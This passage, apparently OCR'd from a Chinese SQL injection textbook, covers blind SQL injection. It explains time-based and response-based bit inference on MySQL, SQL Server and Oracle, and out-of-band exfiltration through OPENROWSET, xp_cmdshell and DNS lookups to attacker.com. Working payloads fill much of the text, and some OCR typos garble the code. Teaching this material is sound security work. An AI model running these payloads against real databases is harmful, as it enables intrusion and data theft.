下面是一个字符串注入点的例子，使用了“按位与”，也可以替换为其他的位运算符。该利用使用了堆迭查询，因而不需要 UNION：

```
'; IF(ASCII(SUBSTRING( (…),i,1)& 2^j = 2^j WAITFOR DELAY '00:00:05';--
```

其中 i 是由子查询(...)返回的第 i 个字节，j 是需要检查的位。除了没有开头的单引号外，数字注入点与字符串注入点完全相同。

3. Oracle 延迟

在 Oracle 中，使用基于时间的 SQL 盲注的情况更棘手一些。虽然 Oracle 中确实存在与 SLEEP()等价的内容，但我们调用 SLEEP()的方式不支持在 SELECT 语句的 WHERE 子句中嵌入它。有很多 SQL 注入资源指向 DBMS_LOCK 包，这个包提供了 SLEEP()函数和其他函数。可使用下列语句调用它：

```
BEGIN DBMS_LOCK. SLEEP(n); END;
```

其中 n 为执行中止的秒数。

这种方法存在很多约束。首先，不能将它嵌入到子查询中，因为它是 PL/SQL 代码而非 SQL 代码；而且因为 Oracle 不支持堆迭查询，SLEEP()函数显得有点多余。其次，默认情况下除了数据库管理员(DBA)外，其他用户均无法使用 DBMS_LOCK 包；而且由于非特权用户通常习惯连接到 Oracle 数据库(通常比在 SQL Server 中更常见)，这使 DBMS_LOCK 更具争议。

如果注入点位于 PL/SQL 块中，可使用下列代码段来产生延迟(借助一些小奇迹)：

```
IF (BITAND(ASCII(SUBSTR( (…),i,1)), 2^j) = 2^j) THEN DBMS_LOCK. SLEEP(5) ;
//END IF;
```

其中 i 是由子查询(…)返回的第 i 个字节，j 是需要检查的位。

也可以尝试 Alonso 提出的更复杂的查询方法。

5.3.2 基于时间推断的考虑

前面我们已经学习了针对三种数据库的利用字符串。它们支持二进制搜索和基于时间的位提取推断技术。除此之外，我们还要对一些杂乱的细节进行讨论。我们已经将时间看作主要的静态属性：其中一种状态请求完成得很快，另一种状态则完成得很慢，我们可依此推断状态信息。但只有在保证了延迟的起因后，这种方法才会可靠，而现实中这种情况很少见。如果请求花费了很长时间，有可能是由我们事先插入的延迟引起的，但高负载的数据库或信道拥挤同样会引发慢的响应。可通过下面两种方法来部分地解决该问题：

1) 将延迟设置得足够长，以消除其他可能因素的影响。如果 RTT(Round Trip Time，平均往返时间)为 50 毫秒，那么使用 30 秒作为延迟可提供很大的时间间隔，多数情况下能防止其他延迟淹没推断所使用的延迟。遗憾的是，延迟的值取决于线路状态和数据库负载，它们是动态的，很难测量，因而我们倾向于过度补偿，而这会导致数据检索效率很低。将延迟值设置得太高还会带来触发数据库或 Web 应用框架超时异常的风险。

2) 同时发送两个几乎完全相同的请求，它们均包含延迟产生子句，其中一个请求在位值为 0 时产生延迟，另一个在位值为 1 时产生延迟。第一个请求返回的内容(接受正常的错误检查)可能是一个不会引发延迟的谓词，即使出现非确定延迟因素时也可以推断状态。该方法基于如下假设：如果同时产生两个请求，这两个请求均可能会受到不可预测延迟的影响。

5.4 使用基于响应的技术

正如刚才使用请求时间推断特定字节的信息一样，我们还可以通过仔细检查响应中的数据(包括内容和头)来推断状态。推断状态时，可以借助响应中包含的文本或在检查特定值时强制产生的错误。例如，可以在推断利用中包含修改查询的逻辑：当检查的位为 1 时，查询返回结果；为 0 时则不返回结果；或者当位为 1 时，强制产生一个错误，而为 0 时不产生错误。

虽然接下来要探讨产生错误的技术，但有必要提一下：我们力求产生的错误类型是运行时错误而非查询编译错误。如果查询的语法存在问题，那么不管是什么推断问题都会产生错误。只有当推断的问题为真或为假时才应该产生错误，而不是不管真假都产生错误。

多数 SQL 盲注工具均使用基于响应的技术来推断信息，因为结果不会受非可控变量(比如负载和线路拥挤)的影响。但该方法确实依赖于那些会返回部分响应的能被攻击者修改的注入点。通过研究响应来推断信息时，可使用二进制搜索方法或逐位方法。

5.4.1 MySQL 响应技术

请思考执行下列查询时的情形，其中 Web 应用接收输入数据 MadBob，并从 reviews 表返回一行包含在页面响应中的数据。查询为：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob'
```

执行结果是个单行，包含了 MadBob 写的评论数，显示在图 5-6 所示的 Web 页面上。



图 5-6 查询 MadBob 返回的评论数为 2，用作真推断

可通过向 WHERE 子句插入第二个谓词来将判断条件修改为查询是否返回结果。接下来可通过询问查询是否返回了一行来推断信息位，使用的语句如下所示：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' AND
   ASCII(SUBSTRING ( user(),i,1))>k#
```

如果未返回结果，则可以推断第 i 个字节的第 k 位为，否则该位为 1，如图 5-7 所示。其中包含 *MadBob' and if(ASCII(SUBSTRING (user(),1,1))>127,1,0)#*字符串的查询产生了 0 条评论。这是一个假状态，所以第一个字符的 ASCII 值小于 127。

使用数字参数时，可以拆分、平衡输入。如果原始查询为：

```
SELECT COUNT(*) FROM reviews WHERE id=1
```



图 5-7　查询返回的评论数为 0，是个假推断

用于实现逐位方法的拆分与平衡注入字符串为：

```
SELECT COUNT(*) FROM reviews WHERE id=1+
    if(ASCII(SUBSTRING ( user(),i,1))& 2^j = 2^j,1,0)
```

如果无法修改内容，则可以使用另一种推断状态的方法：看到位值为 1 时强制产生一个数据库错误，看到位值为 0 时则不产生错误。通过联合使用 MySQL 子查询和条件语句，可借助下列 SQL 查询(实现了逐位推断方法)有选择地产生一个错误：

```
SELECT COUNT(*) FROM reviews WHERE
    id=IF(ASCII(SUBSTRING(CURRENT_USER(),i,1))& 2^j=2^j,(SELECT table_name
    FORM information_schema.columns WHERE table_name=(SELECT table_name
    FORM information_schema.columns)),1)
```

该方法相当紧凑，有助于将查询拆分为多个部分。IF()语句处理条件分支，测试条件是我们本章经常使用的 *ASCII(SUBSTRING (user(),i,1))& $2^j = 2^j$*，它实现了逐位推断方法。如果条件为真(比如第 j 位为 1)，则执行查询 *SELECT table_name FROM information_schema.columns WHERE table_name=(SELECT table_name FROM information_schema.columns)*。该查询包含一个在比较中返回多行的子查询。因为这是禁止的，所以执行终止并产生一个错误。此外，如果第 j 位为 0，那么 IF()语句会返回 1。IF()语句的真分支使用内置的 information_schema.columns 表，MySQL 5.0 及之后版本的所有数据库中均存在该表。

需要指出的是，使用用 PHP 编写并以 MySQL 作为数据存储的应用时，在数据库查询执行过程中出现的错误不会产生引发通用错误页面的异常。调用页面必须检查 mysql_query()是否返回 FALSE 或者 mysql_error()是否返回一个非空字符串。只要有一个条件成立，页面就会打印一个应用专用的错误消息。这样做的结果是，MySQL 错误不会产生 HTTP 500 响应代码，而是产生正常的 200 响应代码。

5.4.2 SQL Server 响应技术

请思考下列 T-SQL 查询语句，该语句可通过询问易受攻击的查询是否返回了行来推断信息位：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' and
   SYSTEM_USER='sa'
```

如果查询返回了结果，则使用的登录用户为 sa；如果未返回任何行，则登录的为其他用户。可以很容易地将该操作与二进制搜索和逐位方法集成起来以便提取真正的登录用户：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' AND
   ASCII(SUBSTRING ( user(),i,1))>k--
```

和

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' AND
   ASCII(SUBSTRING ( user(),i,1))& 2^j = 2^j
```

在 SQL Server 中，拆分、平衡技巧可以与基于响应的推断技术很好地协同工作。结合一种使用 CASE 的条件子查询，可以在搜索(取决于位或值的状态)中包含一个字符串。首先请思考一个使用二进制搜索的例子：

```
SELECT COUNT(*) FROM reviews WHERE review_author='Mad' +(SELECT CASE WHEN
ASCII(SUBSTRING ( user(),i,1))>k THEN 'Bob' END)+' '
```

下面是相应的使用逐位方法的例子：

```
SELECT COUNT(*) FROM reviews WHERE review_author='Mad' +(SELECT CASE WHEN
   ASCII(SUBSTRING ( user(),i,1)) & 2^j = 2^j THEN 'Bob' END)+' '
```

如果只有在搜索‘MadBob’输入时，这两个查询才返回可见的结果，则说明在二进制搜索利用中，第 i 个字节的 ASCII 值要比 k 大，在逐位利用中第 i 个字节的第 j 位为 1。

也可以强制产生一个数据库错误以防止页面在确实捕获到数据库错误时，未返回任何内容，或者返回一个默认的错误页面或一个 HTTP 500 页面。常见的一个例子是运行在 IIS(Internet 信息服务)6 和 7 上的 ASP.NET 站点，它没有在 web.config 配置文件中包含<*customError*>标签设置，并且易受攻击的页面也没有捕获异常。如果向数据库提交一个受损的 SQL 查询，则会显示一个与图 5-8 相似的页面。深入研究返回的 HTTP 头会发现，HTTP 状态为 500(参见图 5-9)。错误页面未将自己包含到正常的基于错误的提取方法中，因为它并未包括数据库错误消息。



图 5-8 ASP.NET 中默认的异常页面

HTTP/1.x 500 Internal Server Error
Date: Fri. 09 Jan 2009 13:07:34 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 4709

图 5-9 显示状态为 500 的响应头

引入错误有很多技巧。语法上不能存在错误，因为这会导致在执行查询之前一直失败，只能通过某些条件来引发查询失败。可通过结合使用除数为 0 的子句和 CASE 条件来实现该目的：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' +(CASE WHEN
   ASCII(SUBSTRING ( user(),i,1))>k THEN CAST(1/0 AS CHAR) END)
```

只有当第 i 个字节的第 k 位为 1 时才会尝试带下划线的除式，并允许您推断状态。

5.4.3 Oracle 响应技术

Oracle 中基于响应的利用在结构上与 MySQL 和 SQL Server 中的相似。但对于关键位，很明显，它们依赖于不同的函数。例如，为了确定数据库用户是否为 DBA，下列 SQL 查询会在条件为真时返回行，而在条件为假时不返回行：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' AND
SYS_CONTEXT('USERENV','ISDBA')='TRUE'
```

同理，可以写一个逐位推断利用，根据第二个注入谓词是否返回结果来测试状态：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob'
   AND BITAND(ASCII(SUBSTR((…),i,1)), 2^j)= 2^j
```

二进制搜索的格式为：

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' and
   ASCII(SUBSTR((…),i,1))>k
```

还可以使用 Oracle 的字符串连接技术来确保在函数或过程参数列表中安全地使用利用，该技术使用连接和 CASE 语句将利用重写为拆分、平衡过的字符串：

```
Mad' || (SELECT CASE WHEN ASCII(SUBSTRING ( user(),i,1))>k THEN 'Bob' ELSE '
   'END FROM DUAL) || ';
```

上述代码只有在推断测试返回真时才会产生完整的‘MadBob’字符串。

最后，我们还可以使用除数为 0 子句来产生运行时错误，这与 SQL Server 中的操作相似。下面是一段简单的代码，它在拆分、平衡过的逐位方法中包含了一个 0 除数：

```
Mad' || (SELECT CASE WHEN BITAND(ASCII(SUBSTR((…),i,1)), 2^j)= 2^j THEN
   CAST(1/0 AS CHAR) ELSE ' 'END FROM DUAL) || ';
```

请注意，必须使用 CAST()来封装除式，否则查询会一直因语法错误而失败。当推断问题在运行在 Apache Tomcat 上的易受攻击页面中返回 TRUE 时，会抛出一个未捕获异常，产生图 5-10 所示的 HTTP 500 服务器错误。



图 5-10　由 0 除数引发的 Oracle 未捕获异常

5.4.4 返回多位信息

到目前为止，我们介绍的推断技术主要关注的是获取单个位或字节的状态，依据的是推断问题是返回 TRUE 还是 FALSE。事实上，两个状态只允许每个请求提取一个信息位。如果存在多种状态，则每个请求可以提取更多的位，这样可以提高通道的带宽。每个请求可提取的位数为 $\log_2 n$，其中 n 为请求可能的状态数。以具体数字计算，要想返回 2 位，每个请求需要 4 种状态；要想返回 3 位，每个请求需要 8 种状态；要想返回 4 位，每个请求需要 16 种状态，依此类推。如何为一个请求引入更多的状态呢？在某些情况下，就像不可能在所有易受攻击的注入点中都存在 SQL 盲注一样，也是不可能引入更多状态的，但通常可以提取多个位。对于使用时间方法或内容方法回答推断问题的情况，引入的状态可超过两种。

到目前为止，逐位方法已经询问了第 i 个字节的第 j 位是否为 1。如果存在 4 种状态，则推断问题可以是这样一些形式：询问从第 i 个字节的第 j 位开始的两位是否为 00、01、10 或 11。如果使用时间作为推断方法，则可将上述问题解析成下列 CASE 语句：

```
CASE
   WHEN ASCII(SUBSTRING((...),i,1))&( 2^j+2^(j-1))=0
      THEN WAITFOR DELAY '00:00:00'
   WHEN ASCII(SUBSTRING((...),i,1)) &( 2^j+2^(j-1))=1
      THEN WAITFOR DELAY '00:00:05'
WHEN ASCII(SUBSTRING((...),i,1)) &( 2^j+2^(j-1))=2
      THEN WAITFOR DELAY '00:00:10'
ELSE
      THEN WAITFOR DELAY '00:00:15'
END
```

这看起来似乎并没有什么特别之处。最坏情况下(位串为 11)，CASE 语句会产生一个 15 秒的延迟，这比每次使用 5 秒延迟提取一位花费的时间要长，但对于平均分布的数据而言，平均延迟会小于 10 秒。由于该方法要求的请求数更少，因而花费在请求提交和响应传输上的总时间会更少。

增加状态数量的另一种方法是修改 WHERE 子句中的搜索项，例如显示 4 种可能结果中的一种，从而推断位字符串：

```
SELECT * FROM reviews WHERE review_author='' + (SELECT
CASE
   WHEN ASCII(SUBSTRING((...),i,1))&( 2^j+2^(j-1))= 0
      'MadBob'
   WHEN ASCII(SUBSTRING((...),i,1))&( 2^j+2^(j-1))= 1
      'Hogrth'
   WHEN ASCII(SUBSTRING((...),i,1))&( 2^j+2^(j-1))= 2
      'Jag'
   ELSE
      'Eliot'
END)
```

搜索结果与‘MadBob’相匹配时，推断位串为‘00’；与‘Hogarth’相匹配时，推断位串为‘01’；与‘Jag’相匹配时，推断位串为‘10’；与‘Eliot’相匹配时，推断位串为‘11’。

上述代码中的两个 CASE 语句讲解了如何改进逐位方法。也可以对二进制搜索进行改进。二进制搜索的主要缺点是只能测试一种关系，即“大于”。假设所检查字节的 ASCII 值为 127。提问的第一个推断问题是：“127 是否大于 127？”。答案为 FALSE，这样就必须再进一步提问 7 个问题来改进该问题，直到提问“127 是否大于 126？”时才可以推断出字节的值。相反，如果在第一个推断问题后面插入一个更便捷的问题“127 是否等于 127？”，那么便会在一个请求里包含两个问题。可通过一条 CASE 语句实现该目的，该 CASE 语句结合一条能产生错误的除数为 0 子句来实现二进制搜索方法：

```
CASE
   WHEN ASCII(SUBSTRING((...),i,1)) > k
      THEN WAITFOR DELAY '00:00:05'
   WHEN ASCII(SUBSTRING((...),i,1)) = K
      THEN 1/0
   ELSE
      THEN WAITFOR DELAY '00:00:10'
END
```

如果观察到错误，则说明 i=k；如果请求延迟了 5 秒，则说明 i>k，否则 i<k。

5.5 使用非主流通道

使用 SQL 盲注漏洞检索数据使用的第二类技术是利用非主流带外通道。与依靠推断技术获取数据不同，除了 HTTP 响应外，我们还可以使用通道来获取数据块。由于通道倾向于依赖数据库支持的功能，因此它并不适用于所有的数据库。比如说，DNS 是一种可用于 SQL Server 和 Oracle 的通道，但它不适用于 MySQL。

我们将讨论 4 种独立的针对 SQL 盲注的非主流通道：数据库连接、DNS、e-mail 和 HTTP。最基本的思想是先将 SQL 查询结果打包，之后再使用 3 种非主流通道之一将结果回送给攻击者。

5.5.1 数据库连接

第一种非主流通道针对 Microsoft SQL Server，攻击者可通过它来创建从受害者数据库到攻击者数据库的连接，并通过该连接传递查询的数据。可使用 OPENROWSET 命令实现该目的，通道可用时，它将成为攻击者的得力助手。要想攻击成功，受害者数据库必须在默认的 1433 端口上打开一条通向攻击者数据库的 TCP(传输控制协议)连接。如果受害者机器上配有出口过滤功能，或者攻击者正在执行出口过滤，那么连接就会失败。只需修改目的 IP 地址后面的端口号即可连接到其他端口。当远程数据库服务器只能在几个端口上回连到攻击者机器时，该技术会非常有用。

在 SQL Server 中，可使用 OPENROWSET 来执行与远程 OLE DB 数据源(例如，另外一个 SQL Server)的一次性连接。合法使用 OPENROWSET 的例子是：将检索远程数据库上的数据作为连接两个数据库的手段，尤其适用于需要定期交换数据的场合。常用的调用 OPENROWSET

的方法如下所示：

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN';
  Address=10.0.2.2;uid=sa;pwd=password','SELECT review_author FROM reviews)
```

这里我们作为 sa 用户连接到地址为 10.0.2.2 的 SQL Server 并执行 *SELECT review_author FROM reviews* 查询，最外层的查询传递并返回该查询结果。用户 sa 是地址为 10.0.2.2 的数据库的一个用户，而不是执行 OPENROWSET 的数据库用户。另外要注意，要想作为 sa 用户成功执行该查询，我们必须提供正确的口令以便成功实现验证。

第 4 章介绍过 OPENROWSET，我们这里关注的是它在 SQL 盲注中的应用。例子中是使用 SELECT 语句从外部数据库检索结果，我们也可以使用 OPENROWSET 并借助 INSERT 语句来向外部数据库传递数据：

```
INSERT INTO OPENROWSET ('SQLOLEDB','Network=DBMSOCN;
   Address=192.168.0.1; uid=foo; pwd=password','SELECT * FROM
   attacker_table') SELECT name FROM sysobjects WHERE xtype='U'
```

我们通过执行该查询来选取本地数据库中用户表的名字，并将这些行插入到位于攻击者服务器(IP 地址为 192.168.0.1)上的 attacker_table 表中。当然，要保证该命令正确执行，attacker_table 表的列必须与本地查询的结果相匹配，所以该表中包含了一个 varchar 单列。

很明显，这是个很好的非主流通道的例子。我们可以执行 SQL，它会产生结果并将结果实时传递给攻击者。由于通道完全独立于页面响应，因而对 SQL 盲注漏洞来说，OPENROWSET 是理想之选。工具的作者们已经认识到这一点，至少两款公共工具的利用技术是依靠 OPENROWSET 实现的。一款是 Cesar Cerrudo 开发的 DataThief，一款是 Nmonkee 开发的 BobCat。第一款工具是一种概念验证工具，它说明了 OPENROWSET 的威力；第二款工具借助 GUI 降低了执行 OPENROWSET 攻击的复杂性。

该技术并不局限于数据。如果拥有管理员权限并重新启用了 xp_cmdshell 扩展存储过程(请参阅第 6 章以获取该主题的更多信息)，还可以使用上述攻击获取命令的输出结果，这些命令在操作系统层执行。例如，下列查询将使目标数据库发送 C:\路径下的文件和目录列表：

```
INSERT INTO OPENROWSET ('SQLOLEDB',
   'Network=DBMSSOCN;Address=www.attacker.com:80; uid=sa; pwd=53kr3t',
   'SELECT * FROM table') EXEC master..xp_cmdshell 'dir C:\'
```

5.5.2 DNS 渗漏

作为最出名的非主流通道，DNS 不仅用作 SQL 注入漏洞的标记，而且作为传输数据的通道。DNS 包含下列优点：

- 网络只有入口过滤而没有出口过滤时，数据库可直接向攻击者发送 DNS 请求。
- DNS 使用的是 UDP(User Datagram Protocol，用户数据报协议，一种无状态需求协议)，可以“发完后不管”。如果未收到数据库发送的查找请求的响应，则至多产生一个非致命错误条件。
- DNS 的层级设计意味着易受攻击的数据库不必直接向攻击者发送包。中间的 DNS 服务器一般就能代表数据库的传输流量。

- 执行查找时，数据库默认情况下会依赖于配置在操作系统内部的DNS服务器，该操作系统通常是基本系统安装的关键部分。因此，除被严格限制的网络外，数据库可以在大多数网络中发射脱离受害者网络的DNS查找。

DNS的缺点是：攻击者必须对在某一区域(本例中为“attacker.com”)内进行了验证注册的DNS服务器拥有访问权。在该区域内，攻击者可以监视对服务器执行的所有查找。通常可通过监视查询日志或运行tcpdump(最经典的网络监控和数据捕获嗅探器)来实现该监视。

SQL Server和Oracle均能够直接或间接引发DNS请求。在Oracle中，可以使用UTL_INADDR包，这个包包含一个明确用于查找转发条目(forward entry)的GET_HOST_ADDRESS函数和一个用于查找逆向条目的GET_HOST_NAME函数：

```
UTL_INADDR.GET_HOST_ADDRESS('www.victim.com')  返回192.168.1.0
UTL_INADDR.GET_HOST_NAME('192.168.1.0')        返回www. victim.com
```

这些函数比前面介绍的DBMS_LOCK.SLEEP()函数更有用，因为DNS函数不需要PL/SQL块，因而可以将它们插入到子查询或谓词中。下面的例子展示了怎样通过谓词插入来提取数据库登录用户：

```
SELECT * FROM reviews WHERE
  review_author=UTL_INADDR.GET_HOST_ADDRESS((SELECT SUER FROM
  DUAL) || '.attacker.com')
```

SQL Server不支持如此明确的查找机制，不过，可以借助特定的存储过程来间接初始化DNS请求。例如，可以通过xp_cmdshell存储过程来执行nslookup命令(只适用于管理员用户。在SQL Server 2005及之后的版本中，默认情况下它已被禁用)：

```
EXEC master.. xp_cmdshell 'nslookup www.attacker.com'
```

使用nslookup的优点是：攻击者可以指定自己的DNS服务器，请求则应该直接发给该服务器。如果攻击者的DNS服务器是公共可用的192.168.1.1，那么直接查找DNS请求的SQL代码如下所示：

```
EXEC master.. xp_cmdshell 'nslookup www.attacker.com 192.168.1.1'
```

可以将这些代码绑定到一些shell脚本中以提取目录内容，如下所示：

```
EXEC master.. xp_cmdshell 'for /F "tokens=5" %i in (''dir c:\'') do nslookup
   %i.attacker.com'
```

上述代码将产生下列查找内容：

```
has.attacker.com.victim.com
has.attacker.com
6452-9876.attacker.com.victim.com
6452-9876.attacker.com
AUTOEXEC.BAT.attacker.com
AUTOEXEC.BAT.attacker.com
comment.doc.attacker.com.victim.com
```

wmpub.attacker.com.victim.com
wmpub.attacker.com
free.attacker.com.victim.com
free.attacker.com

很明显，这个利用有问题。我们并未收到来自“dir”命令的所有输出，每一行只返回了第5个空格分隔标志，并且该方法无法处理名称中包含空格或其他域名禁止字符的文件或目录。细心的读者会发现，每个文件名被查询了两次并且第一个查询总是基于 victim.com 域。

注意：
这是数据库所在机器的默认搜索域。可以为传递给 nslookup 的名称添加一个点号(.)，以阻止在默认域中进行查找。

其他存储过程也会导致 SQL Server 查找 DNS 名，这些存储过程依赖于 Windows 对网络 UNC(Universal Naming Convention，通用命名约定)路径的内在支持。许多 Windows 文件处理程序可以访问 UNC 路径上共享的资源。尝试连接到一个 UNC 路径时，操作系统必须先查找 IP 地址。例如，如果提供给某个文件处理函数的 UNC 路径为\\poke.attacker.com\blah，那么操作系统会先在 poke.attacker.com 上执行 DNS 查找。攻击者可以通过监视 attacker.com 域上通过验证的服务器来确定攻击是否成功。下面列出了针对不同 SQL Server 版本的存储过程：

- xp_getfiledetails(SQL Server 2000，需要一个文件路径)
- xp_fileexist(SQL Server 2000、2005 和 2008，需要一个文件路径)
- xp_dirtree(SQL Server 2000、2005 和 2008，需要一个文件路径)

例如，要想通过 DNS 提取登录数据库的用户，可以使用：

```
DECLARE @a CHAR(128); SET @a='\\'+SYSTEM_USER+'. attacker.com.';
   XEC master.. xp_dirtree @a
```

存储过程的参数列表禁止使用字符串连接，因而上述代码使用了一个中间变量来保存路径。SQL 间接引发了对主机名 sa. attacker.com.的 DNS 查找，最终证明了是在使用管理员账户进行登录。

正如刚才所讲，通过 xp_cmdshell 执行 DNS 查找时，路径中出现非法字符会导致桩解析器(resolver stub)失败，从而无法尝试查找。同样，UNC 路径多于 128 个字符也会导致桩解析器失败。可以先将希望检索的数据转换成完全能够被 DNS 处理的格式，这样会比较保险些。要实现该目标，一种做法是将数据转换成十六进制表示。SQL Server 包含一个名为 FN_VARBINTOHEXSTR()的函数，它接收唯一一个类型为 VARBINARY 的参数并返回该数据的十六进制表示。例如：

```
SELECT master.dbo. fn_varbintohexstr(CAST(SYSTEM_USER as VARBINARY ))
```

将产生

```
0x73006100
```

这是 sa 的 UTF-16 表示方式。

接下来的问题是路径长度。数据长度可能超出 128 个字符，我们需要承担由以下两种原因

导致的查询失败风险：一种是路径超出了长度；一种是我们从每一行只接收了 128 个字符，剩下的数据被丢掉了。通过增加利用的复杂性，可以使用 SUBSTRING()调用来检索指定的数据块。下面的例子对 reviews 表中 review_body 列的前 26 个字节执行查找：

```
DECLARE @a CHAR(128);
SELECT @a='\\'+master.dbo.fn_varbintohexstr(CAST(SUBSTRING((SELECT TOP 1
  CAST(review_body AS CHAR(255)) FROM reviews),1,26) AS
  VARBINARY(255)))+'.attacker.com.';
EXEC master..xp_dirtree @a;
```

上述代码生成了“0x4d6f7669657320696e20746869732067656e7265206f667465.attacker. com.”或“Movies in this genre ofte”。

很不幸，我们遇到的复杂问题并不止路径长度这一个。UNC 路径最多可包含 128 个字符，其中包括“\\”前缀、添加的域名以及路径中用于分隔标签的点号。标签是路径中的字符串，由点号分隔，所以路径 blah.attacker.com 包含 3 个标签，即“blah”、“attacker”和“com”。单个 128 字节的标签是非法的，因为标签最多可包含 63 个字符。为了将路径名格式化以满足标签长度的样式要求，我们需要使用一些 SQL 来将数据转化成正确格式。从 DNS 使用方式上可以得到的信息是：中间解析器可以缓存结果，这些结果会阻止查找到达攻击者 DNS 服务器。要想避开这一操作，可以在查找中包含一些随机查找值，这样接下来的查询便不会相同。随机查找值可以是当前时间、行号或真正的随机值。

最后，要想支持多行数据提取，还需要将前面提到的改进措施封装在一个循环中。该循环可以从目标表中逐行提取数据，将数据分成小块，然后再将每个小块转换成十六进制表示形式。在转换后的块中每隔 63 个字符插入一个点号，添加“\\”前缀和攻击者的域名并执行一个可以间接引发查找的存储过程。

